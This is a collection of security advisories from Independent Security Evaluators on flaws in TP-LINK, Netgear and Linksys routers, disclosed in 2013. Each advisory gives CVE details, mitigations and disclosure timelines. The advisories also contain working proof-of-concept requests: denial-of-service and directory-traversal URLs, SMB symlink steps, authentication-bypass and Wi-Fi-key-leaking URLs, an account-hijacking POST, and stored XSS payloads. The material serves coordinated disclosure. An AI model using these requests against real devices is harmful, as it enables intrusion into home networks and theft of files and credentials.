- Exploited By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators

Vulnerability: Denial of Service

CVE: CVE-2013-2646

Description

The TP-LINK TL-WR1043ND router web server is susceptible to a denial of service attack. An attacker can send a specially crafted HTTP GET request to the HTTP server listening on port TCP/80, causing a denial of service condition until the router is restarted.

Attack Requirements

- The attacker needs access to the HTTP server port TCP/80 in order to send an HTTP GET request.
- The attacker could also leverage other attack vectors such as Cross-Site Request Forgery to perform the Denial of Service attack against the routers HTTP server by tricking an unsuspecting user on the routers internal (W)LAN to make an HTTP GET request.

Details

- The router will need to be restarted in order to restore web server functionality.
- Vulnerable Firmware - TL-WR1043ND_V1_120405
- Other firmware versions were not tested and may be vulnerable.

Impact

If an unauthenticated remote attacker is able to fool an internal user into clicking a malicious link, or if the attacker has the ability to send a request directly to the web server, this attack will prohibit access to the routers HTTP management server.

Solution

- Upgrade the routers firmware to the latest release.
- Restrict access to WAN services such as remote management to prevent remote attackers from causing a DoS condition.

Proof of Concept Exploit

- GET /... HTTP/1.0
- http://X.X.X.X/...

Disclosure Timeline

- 3/20/2013 - Contacted TP-Link
- 3/20/2013 - Received a response from TP-Link
- 3/22/2013 - Received BETA firmware
- 4/7/2013 - Received second BETA firmware
- 4/15/2013 - Public Disclosure

References

- Advisory/Video: http://infosec42.blogspot.com
- http://securityevaluators.com/content/case-studies/

Credit

- Discovered By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators
- Exploited By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators

Vulnerability: FTP Directory Traversal

CVE: CVE-2013-2644

Description

The TP-LINK TL-WR1043ND is susceptible to a Directory Traversal attack that gives an attacker read and read/write access to any files stored on the internal or external router storage.

Attack Requirements

- The attacker needs access to the FTP and HTTP server running on the TL-WR1043ND router.
- The attacker could also leverage Cross-Site Request Forgery to carry out this attack against the router by tricking a user on the routers internal LAN to make the necessary web request.

Details

- The attacker has the ability to read and write arbitrary files.
- Vulnerable Firmware - TL-WR1043ND_V1_120405
- Other firmware versions were not tested and may be vulnerable.

Impact

If a remote attacker is able to fool an internal user into clicking a malicious link, or they can gain access to the router through another attack, any file located on the routers internal file system can be accessed by the attacker. In addition to file access, there are several race conditions present that when used in conjunction with the Directory Traversal, allows an attacker to execute commands on the affected router resulting in administrative compromise.

Solution

- Upgrade the routers firmware to the latest release.
- Restrict access to WAN services such as remote management and FTP to prevent an attacker from gaining access if an attack is successful.

Proof of Concept Exploit

The following URL was our initial request that enabled the root file-system as a FTP share. After further testing we determined that a single %2F was sufficient to share the routers root file-system.

- http://X.X.X.X/userRpm/NasFtpCfgRpm.htm?displayName=Root&shareEntire=..%2F..%2F..%2F&Save=Save&selPage=0&Page=1&subpage=2&no_use_para_just_fix_ie_sub_bug=

Disclosure Timeline

- 3/20/2013 - Contacted TP-Link
- 3/20/2013 - Received a response from TP-Link
- 3/22/2013 - Received BETA firmware
- 4/7/2013 - Received second BETA firmware
- 4/15/2013 - Public Disclosure

References

- Advisory/Video: http://infosec42.blogspot.com
- Additional exploit: http://securityevaluators.com/content/case-studies/

Credit

- Discovered By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators
- Exploited By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators

Vulnerability: SMB Symlink Traversal

CVE: CVE-2013-4654

Description

The TP-Link TL-1043ND routers SMB server is susceptible to a SMB Symlink Traversal attack that allows an attacker to create a symlink to the root file-system.

Attack Requirements

- The attacker must have the ability to access the SMB server

Details

- Other firmware versions may be vulnerable.

Impact

If an unauthenticated remote attacker has access to SMB server running on the router, the attacker can gain access to any file contained on the routers internal and external storage.

Recommendations to the Vendor

- Enable authentication on the SMB server by default.
- Additional information for vendors regarding immediate and long term fixes for these issues can be found here: http://www.securityevaluators.com/content/case-studies/routers/#recommendationsVendors

Solution

- There currently is not a solution to this problem.
- Restrict access to WAN services.
- Enable authentication on the SMB server.
- If SMB is not a required functionality, disable the SMB server.

Proof of Concept Exploit

1. From a remote machine, use Samba smbclient to connect to the SMB Server.
   - smbclient -N //X.X.X.X/SHARE_NAME

2. Create a symbolic link to the root of the file system.
   - symlink / rootfs

3. Change directories to the symbolic link to access the file system and list its contents.
   - cd rootfs dir

Disclosure Timeline

- 7/26/2013 - Public Disclosure

References

- Advisory/Video: http://infosec42.blogspot.com
- http://securityevaluators.com/content/case-studies/

Credit

- Discovered By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators
- Exploited By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators

Netgear WNDR4700

Vulnerability: Authentication Bypass

CVE: CVE-2013-3071

Description

The Netgear WNDR4700 router is susceptible to an authentication bypass vulnerability that permanently breaks the web servers HTTP Basic Authentication until the router is restored to factory default settings.

Attack Requirements

- The attacker must have the ability to send a HTTP request to the routers web management application.
- Authentication is not required for an attacker to exploit this vulnerability.

Details

- Other firmware versions may be vulnerable.

Impact

If an attacker has the ability to send HTTP requests to the routers web server, they can effectively bypass router authentication and assume full administrative control over the system.

Recommendations to the Vendor

- Once a user has completed the initial router setup wizard, prohibit access to the setup pages.
- Additional information for vendors regarding immediate and long term fixes for these issues can be found here: http://www.securityevaluators.com/content/case-studies/routers/#recommendationsVendors

Solution

- There currently is not a solution to this problem.
- Restrict access to WAN services such as remote management to prevent an attacker from gaining access if an attack is successful.

Proof of Concept Exploit

Attackers can make the following request the router routers web server to bypass its authentication.

- http://x.x.x.x/BRS_03B_haveBackupFile_fileRestore.html

Disclosure Timeline

- 2/25/2013 - Notified Netgear
- 4/15/2013 - Public Disclosure

References

- Advisory/Video: http://infosec42.blogspot.com
- http://securityevaluators.com/content/case-studies/

Credit

- Discovered By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators
- Exploited By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators

Vulnerability: Unauthenticated Hardware Linking

CVE: CVE-2013-3072

Description

The Netgear WNDR4700 router is susceptible to having its internal and external storage linked to an attacker controlled Netgear Ready Share Cloud Account. Ready Share Cloud accounts are meant to facilitate access to files hosted by Ready Share enabled Netgear routers.

- https://readyshare.netgear.com/login/ReadySHARE_Cloud.pdf

Attack Requirements

- The attacker must have the ability to send HTTP requests to the routers web management application.
- Authentication is not required for exploitation.

Details

- Other firmware versions may be vulnerable.

Impact

If an unauthenticated remote attacker has access to the web management application of a Netgear WNDR4700 router, the attacker can make a single HTTP request to link the vulnerable router to the attacker controlled Netgear cloud account which grants access to all files stored on the external storage of the router.

Recommendations to the Vendor

- Authenticate all system users before granting them access to router web resources.
- Additional information for vendors regarding immediate and long term fixes for these issues can be found here: http://www.securityevaluators.com/content/case-studies/routers/#recommendationsVendors

Solution

- There currently is not a solution to this problem.

Proof of Concept Exploit

Send the following HTTP POST request to the affected router.

Unauthenticated Access to Register Router to Attacker ReadyShare Account

```
POST /cgi-bin/RMT_invite.cgi?/cgi-bin/RMT_invite.htm HTTP/1.1
Host: 192.168.1.1
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:14.0) Gecko/20100101 Firefox/14.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Proxy-Connection: keep-alive
Referer: http://192.168.1.1/cgi-bin/RMT_invite.htm?register_ok
Content-Type: application/x-www-form-urlencoded
Content-Length: 124

submit_flag=register_user&TXT_remote_login=VALID_ACCOUNT_HERE&TXT_remote_password=VALID_PASSWORD_
HERE&BTN_unreg=Register
```

Disclosure Timeline

- 2/25/2013 - Notified Netgear
- 4/15/2013 - Public Disclosure

References

- Advisory/Video: http://infosec42.blogspot.com
- http://securityevaluators.com/content/case-studies/

Credit

- Discovered By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators
- Exploited By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators

Vulnerability: Information Disclosure

CVE: CVE-2013-3070

Description

The Netgear WNDR4700 router is susceptible to an unauthenticated information disclosure. An attacker can send HTTP requests to the router to retrieve the WLAN SSID and accompanying PSK.

Attack Requirements

- The attacker must have the ability to send a HTTP request to the routers web management portal.
- Authentication is not required for exploitation.

Details

- Other firmware versions may be vulnerable.

Impact

If an unauthenticated remote attacker has access to the management portal of a WNDR4700 router, the attacker can make a single HTTP request to gain the necessary information to access the routers WLAN.

Recommendations to the Vendor

- Once the router is setup, prohibit access to router wizard setup pages.
- Additional information for vendors regarding immediate and long term fixes for these issues can be found here: http://www.securityevaluators.com/content/case-studies/routers/#recommendationsVendors

Solution

- There currently is not a solution to this problem.

Proof of Concept Exploit

Make a HTTP GET request to the following URL retrieve the current SSID and PSK for the affected WNDR4700 router:

- http://x.x.x.x/BRS_success.html

Disclosure Timeline

- 2/25/2013 - Notified Netgear
- 4/15/2013 - Public Disclosure

References

- Advisory/Video: http://infosec42.blogspot.com
- http://securityevaluators.com/content/case-studies/

Credit

- Discovered By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators
- Exploited By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators

Vulnerability: SMB Symlink Traversal

CVE: CVE-2013-3073

Description

The Netgear WNDR4700 routers SMB server is susceptible to a SMB Symlink Traversal attack that allows the server to create a Symlink to the root file-system.

Attack Requirements

- The attacker must have the ability to access the SMB server.
- Authentication is disabled by default.
- Authentication is not required for exploitation.

Details

- Other firmware versions may be vulnerable.

Impact

If an unauthenticated remote attacker has access to SMB server running on the router, the attacker can gain access to any file contained on the routers internal and external storage.

Recommendations to the Vendor

- Enable authentication by default
- Additional information for vendors regarding immediate and long term fixes for these issues can be found here: http://www.securityevaluators.com/content/case-studies/routers/#recommendationsVendors

Solution

- There currently is not a solution to this problem.
- Restrict access to WAN services.

- Enable authentication on the SMB server.

Proof of Concept Exploit

1. From a remote machine, use Samba smbclient to connect to the Internal_Disk share.
   - smbclient -N //192.168.1.1/Internal_Disk

2. Create a symbolic link to the root of the file system.
   - symlink / rootfs

3. Change directories to the symbolic link to access the file system and list its contents.
   - cd rootfs dir

4. The symbolic link is also traversed by the HTTP server, which runs as the root user, allowing a user to access any file hosted by the affected WNDR4700.
   - http://192.168.1.1/shares/Internal_Disk

Disclosure Timeline

- 2/25/2013 - Notified Netgear
- 4/15/2013 - Public Disclosure

References

- Advisory/Video: http://infosec42.blogspot.com
- http://securityevaluators.com/content/case-studies/

Credit

- Discovered By: Jacob Thompson – Security Analyst @ Independent Security Evaluators
- Exploited By: Jacob Thompson – Security Analyst @ Independent Security Evaluators

Vulnerability: Media Server Denial of Service

CVE: CVE-2013-3074

Description

The Netgear WNDR4700 routers DLNA server is susceptible to DoS vulnerability. An attacker can crash the DLNA server by requesting a nonexistent file over the HTTP protocol.

Attack Requirements

- The attacker must have the ability to access the DLNA server.
- Authentication is not required for exploitation.

Details

- Other firmware versions may be vulnerable.

Impact

If an unauthenticated remote attacker has access to the routers DLNA server, the attacker can crash the server causing a Denial of Service. The DLNA server will remain unusable until the router is rebooted.

Recommendations to the Vendor

- Implement code logic to handle requests for resources that do not exist.
- Additional information for vendors regarding immediate and long term fixes for these issues can be found here: http://www.securityevaluators.com/content/case-studies/routers/#recommendationsVendors

Solution

- There currently is not a solution to this problem.

Proof of Concept Exploit

Make the following web request (Where INT is an arbitrary integer of an non-existent resource) to the DLNA media server.

- http://X.X.X.X:port/MediaItems/INT.mp3

Disclosure Timeline

- 2/25/2013 - Notified Netgear
- 4/15/2013 - Public Disclosure

References

- Advisory/Video: http://infosec42.blogspot.com
- http://securityevaluators.com/content/case-studies/

Credit

- Discovered By: Jacob Thompson – Security Analyst @ Independent Security Evaluators
- Exploited By: Jacob Thompson – Security Analyst @ Independent Security Evaluators

Vulnerability: Cross-Site Scripting

CVE: CVE-2013-3069

Description

The WNDR4700 router is susceptible to several Stored Cross-Site Scripting attacks that allow an attacker to inject malicious JavaScript or HTML into the routers web management application.

Attack Requirements

- The attacker must have access to the router to inject the malicious code.
- Successfully injected code will execute the next time an unsuspecting user on the (W)LAN views the web page hosting the attacker-injected code.

Details

- Authentication is required for exploitation.
- Injection points
  - **Page:** NAS User Setup – **Injection Points:** UserName, Password
  - **Page:** USB_advanced.htm – **Injection Points:** deviceName
  - **Page:** Wireless Setup – **Injection Points:** Network Key

Impact

- When an unsuspecting user views a page containing injected JavaScript or HTML code, the victims browser willingly executes the code performing any actions the attacker desires.

Recommendations to the Vendor


- Sanitize all user input and output.
- Additional information for vendors regarding immediate and long term fixes for these issues can be found here: http://www.securityevaluators.com/content/case-studies/routers/#recommendationsVendors

Solution

- There currently is not a solution to this problem.

Proof of Concept Exploit

Please refer to the figures below for a visual representation of the XSS vulnerabilities.



10.0.0.1/BRS_success.html

You are now connected to the Internet.

Preset Wireless Unique Name (SSID) and Network Key (Passwor

2.4 GHz Wireless Network Name (SSID): NETGEAR01

5 GHz Wireless Network Name (SSID): NETGEAR01-5G

Network Key (Password):


42

Transferring data from 10.0.0.1...

```
<td class="success_font_normal">Network
Key (Password): </td>
<td class="success_font">
    <img onerror="alert(42)" src="x">
</td>
```

```
BODY {
    background-
    font-family
     Regular,sa
    font-size:
```


Figure 2 – WNDR4700 XSS #1



Independent Security Evaluators


```
<script>
<tr class="odd_line">
 ⊞ <td nowrap="">
 ⊟ <td nowrap="">
      \\
      <img onerror="alert('Independent
      Security Evaluators')" src="x">
      \Internal_Disk
   </td>
```

Figure 3 - WNDR4700 XSS #2



ISE:_XSS_in_User


Figure 4 - WNDR4700 XSS #3



ISE:_XSS_in_Pass

□ Prevent this page from creating additional dialogs

Figure 5 - WNDR4700 XSS #4



	#	User Name	Password
○	1	admin	password
○	2		

```
    <script>
        alert('ISE:_XSS_in_User')
    </script>
</td>
<td align="center" nowrap="">
    <script>
        alert('ISE:_XSS_in_Pass')
    </script>
```

```
TD {                                        form.css (line 13
    font-family: Arial,Helvetica,Geneva,Swiss,SunS
     Regular,sans-serif;
    font-size: 12px;
}
Inherited from table.tables
.tables {                                   form.css (line 127
    ~~font-family~~: ~~Arial~~;
```

Figure 6 - WNDR4700 XSS 3 and 4 Recap.

Disclosure Timeline

- 2/25/2013 - Notified Netgear
- 4/15/2013 - Public Disclosure

References

- Advisory/Video: http://infosec42.blogspot.com
- http://securityevaluators.com/content/case-studies/

Credit

- Discovered By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators
- Exploited By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators

Linksys WRT310v2

Vulnerability: Cross-Site Request Forgery

CVE: CVE-2013-3068

Description

The Linksys WRT310v2 router is susceptible to several Cross-Site Request Forgery attacks, which allows an attacker to forge HTML forms and execute actions on behalf of the target user. ISE created a proof of concept that when executed by an unsuspecting user, changes the administrator credentials and enables remote management.

Attack Requirements

- The victim must have an active web application session on their Linksys router.
- The victim must follow a link crafted by an attacker (e.g., by clicking the link directly, or through some other mechanism such as redirection from a malicious site).
- The victim must have administrator permissions to render and execute the forged HTTP.

Details

- All HTML forms present in the Linksys WRT310v2 are susceptible to Cross-Site Request Forgery.
- Vulnerable Firmware - v2.0.01
- Other firmware versions were not tested and may be vulnerable.

Impact

If an unauthenticated remote attacker is able to fool an authenticated user into clicking a malicious link, the attacker is able to launch an attack that has the capability to compromise the router.

Recommendations to the Vendor

- Including an unpredictable token in each HTTP request submitted to the web server can prevent Cross-Site Request Forgery. At a minimum, these tokens should be unique to each user, but it is recommended that each HTML form contain unique tokens.
- In addition to HTML form tokens, HTTP referrer checking should be enabled..
- Additional information for vendors regarding immediate and long term fixes for these issues can be found here: http://www.securityevaluators.com/content/case-

studies/routers/#recommendationsVendors

Solution

- There is no solution to this problem.
